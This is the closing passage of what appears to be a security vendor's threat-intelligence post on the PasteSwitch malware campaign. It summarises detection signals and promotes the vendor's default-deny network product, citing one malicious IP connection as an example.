Those recurring controls provide the durable detection surface. Process ancestry exposes copied-command execution. Route tokens and API keys connect rotating macOS hosts. Destination, SNI, certificate, and DNS correlation expose deceptive TLS identity. Contract setter monitoring reveals new clipper C2 domains as they are published. Brand names and lure domains change; the systems behind them retain the signals needed to follow PasteSwitch.
At ADAMnetworks, this is the type of campaign our Default-Deny-All approach is designed to contain. adam:ONE requires destinations to be DNS-verified and policy-approved before opening a connection, placing controls between the advertisement, lure, staged payloads, C2, and exfiltration endpoints. It restricts newly registered and typosquatted domains while blocking deceptive direct-to-IP traffic such as Amatera’s facebook.com SNI connection to 77.91.65.13.